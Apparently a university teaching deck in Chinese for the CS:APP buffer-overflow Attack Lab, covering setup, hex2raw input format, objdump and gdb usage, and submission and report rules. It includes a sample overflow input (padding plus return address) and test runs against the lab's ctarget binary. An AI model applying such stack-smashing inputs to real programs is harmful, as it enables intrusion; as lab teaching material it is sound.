 - 安装 mobaxterm 软件，点击进入中间的 start local terminal，输入 ssh 用户名@ip地址，以及密码（屏幕上不可见），就可以登陆服务器





实验环境

- x86-64 linux
- 不能是power架构的机器
- 不能是32位的机器
- 不能是windows/mac的机器
- 可以是自己电脑上的64位linux系统
- 安装64位linux虚拟机
- 直接在服务器上做实验（**绝对不要修改师兄们的文件**）





Attack Lab文件


- **ctarget**: 需要攻击的文件1
- **rtarget** : 需要攻击的文件2
- **hex2raw**: 输入格式转换, 文本文件转换成二进制文件
- **cookie.txt**: cookie文件, 里面的内容也可以通过 `./ctarget -q` 显示
- **attacklab.pdf**: 说明文档, 在网络学堂下载





输入格式

- 16进制，两位数字，需要补全前导零
- 空格分隔，或者换行



A screenshot of a text editor window titled 'exploit.txt'. The editor displays three lines of hexadecimal data. Each line consists of 16 two-digit hex values separated by spaces. The first two lines are filled with '00', and the third line ends with '7b 8b 04 08' followed by a cursor. The editor's toolbar at the top includes icons for file operations (Open, Save, Print) and editing (Undo, Cut).

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  
00 00 00 00 00 00 00 00 00 00 00 00 00 7b 8b 04 08|
```





测试方法

```
fx@hp:~/attack$ cat a | ./hex2raw | ./ctarget-23389 -q
Cookie: 0x7dac7e0e
Type string:ouch!: You caused a segmentation fault!
Better luck next time
FAIL: Would have posted the following:
    user id NoOne
    course 15213-f15
    lab    attacklab
    result 23389:FAIL:0xffffffff:ctarget:0:00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 F7 17 40 01
fx@hp:~/attack$
```

- 参数说明

- -q 本地运行，不提交到服务器

- 测试命令有多种写法，相互等价，详见
attacklab.pdf 附录A Using HEX2RAW

- 知识点： shell输入输出重定向、shell管道





```
Cookie: 0x7dac7e0e
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
```

- 参数说明
 - -q 本地运行，不提交到服务器
- 测试命令有多种写法，相互等价，详见 [attacklab.pdf](#) 附录A Using HEX2RAW
- 知识点：shell输入输出重定向、shell管道



目录

- Part 1 实验内容
- Part 2 准备工作
- **Part 3 工具介绍**
 - 查看c语言代码对应的汇编代码
 - 汇编代码和机器代码相互转化
 - gdb调试工具





工具介绍

- **objdump**: 查看二进制可执行文件的汇编指令、二进制指令和存储地址
 - `objdump -d hex2raw >h2`
 - `main`函数地址: `0x400c1e`

```
0000000000400c1e <main>:
400c1e: 41 54                push    %r12
400c20: 55                  push    %rbp
400c21: 53                  push    %rbx
400c22: 48 83 ec 10         sub     $0x10,%rsp
400c26: 89 fd               mov     %edi,%ebp
400c28: 48 89 f3            mov     %rsi,%rbx
400c2b: 64 48 8b 04 25 28 00 mov     %fs:0x28,%rax
400c32: 00 00
```





工具介绍

- gcc -c: 查看汇编指令对应的二进制指令

- 文件a.s

- 命令行输入

- gcc -c a.s -o a.o
- objdump -d a.o > a.b
- cat a.b

- 文件a.b

```
mov    %edi,%eax
shr    $0x1c,%eax
test   %eax,%eax
mov    %edi,%eax
shr    %cl,%eax
movzbl (%rbx),%eax
test   %eax,%eax
seta   %al
```

```
a.o:      file format elf64-x86-64
```

```
Disassembly of section .text:
```

```
0000000000000000 <.text>:
```

0:	89 f8	mov	%edi,%eax
2:	c1 e8 1c	shr	\$0x1c,%eax
5:	85 c0	test	%eax,%eax
7:	89 f8	mov	%edi,%eax
9:	d3 e8	shr	%cl,%eax
b:	0f b6 03	movzbl	(%rbx),%eax
e:	85 c0	test	%eax,%eax
10:	0f 97 c0	seta	%al





工具介绍

- gdb: 命令行调试工具, 需要在gcc 编译时加 -g 参数

```
gdb 命令
file file_name # 载入被调试文件
r              # 运行 (run)
b function_name # 在该函数开头设置断点
b 14           # 在第 14 行设置断点
b *0x123       # 在地址为 0x123 的汇编代码处设置断点
b a.c:14       # 在 a.c 文件第 14 行设置断点
s             # 执行下一条命令, 进入函数内部
n             # 执行下一条命令, 不进入函数内部
p i           # 查看 i 的值 (print)
p $rdi        # 查看寄存器 rdi 的值
info registers # 查看所有寄存器的值
c             # 继续执行 (continue)
set args -a   # 运行时添加参数 -a
disassemble /m main # 查看 main 函数的汇编代码
x/5i main     # 查看 main 函数的前 5 条汇编代码
x/5i $pc      # 查看当前程序运行地址的接下来 5 条汇编代码
disassemble $pc # 查看当前程序运行地址附近的汇编代码
display/8i $pc # 查看当前程序运行地址后面的 8 条的汇编代码
si            # 执行下一条汇编代码, 进入函数内部
ni            # 执行下一条汇编代码, 不进入函数内部
```





- [illegible]





- [illegible]





注意事项

- 需要写实验报告，算在实验总分里。
- 如果touch函数地址中有0a，请联系助教，重新分发实验文件。
- 所有文件用以学号命名的 zip 文件压缩打包。解压后，只有一个用学号命名的文件夹，在该文件夹里，有5个提交文件（分别命名为1.txt 到 5.txt）和一个实验报告（**只接受** word文档或者pdf文件，用学号命名）。
- 助教评分的脚本文件会下发，各位可以自行测试。





提交的文件示例

- 2018010123.zip

- 2018010123

- 1.txt
 - 2.txt
 - 3.txt
 - 4.txt
 - 5.txt
 - 2018010123.pdf





关于实验报告

- 实验报告的格式、内容、语言不做要求，以下是建议：
- 优秀的实验报告应该包括以下几部分
 - 1，实验目的
 - 2，实验原理
 - 3，实验过程
 - 4，遇到的困难 & 心得 & 技巧与经验
- 大部分会写2和3，很少有人写1和4。1和4可以不写很多，30个字也是ok的，但这能体现是否用心。
- 实验报告的问题有：
 - 1，word文档排版乱
 - 2，重点叙述实验的过程，一句不提实验的原理，处处暗示着“助教你懂的，我就不多说了”
- 加分项有：
 - 1，画程序运行的堆栈，这对于实验原理的阐述很重要。
 - 2，说明自己实验中遇到的困难，以及如何解决的。
- 闹出的笑话有：
 - 1，“缓冲区用任意字符填充”，这个说法是错的





- Thank You !
- Any Questions ?

